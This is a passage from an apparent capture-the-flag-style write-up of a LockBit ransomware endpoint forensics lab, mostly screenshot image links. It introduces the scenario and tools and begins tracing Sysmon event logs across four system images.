**LOCKBIT-DF-WRITEUP**

This is my write-up about Lockbit Endpoint Forensics, a forensic lab of NCS.

**Scenario:**


**Organization X's system was attacked by ransomware. Analysis to understand this incident.**

Tools using for this lab:














* ELEX ( Event Logs Explorer)

**Part A. Tracing Sysmon event logs on all images**






At first, I see there are 4 images of the organization’s system. And in the path to the window events log, I see that there is Sysmon event log in each PC or server. I will change the name of Sysmon log for easier detection:



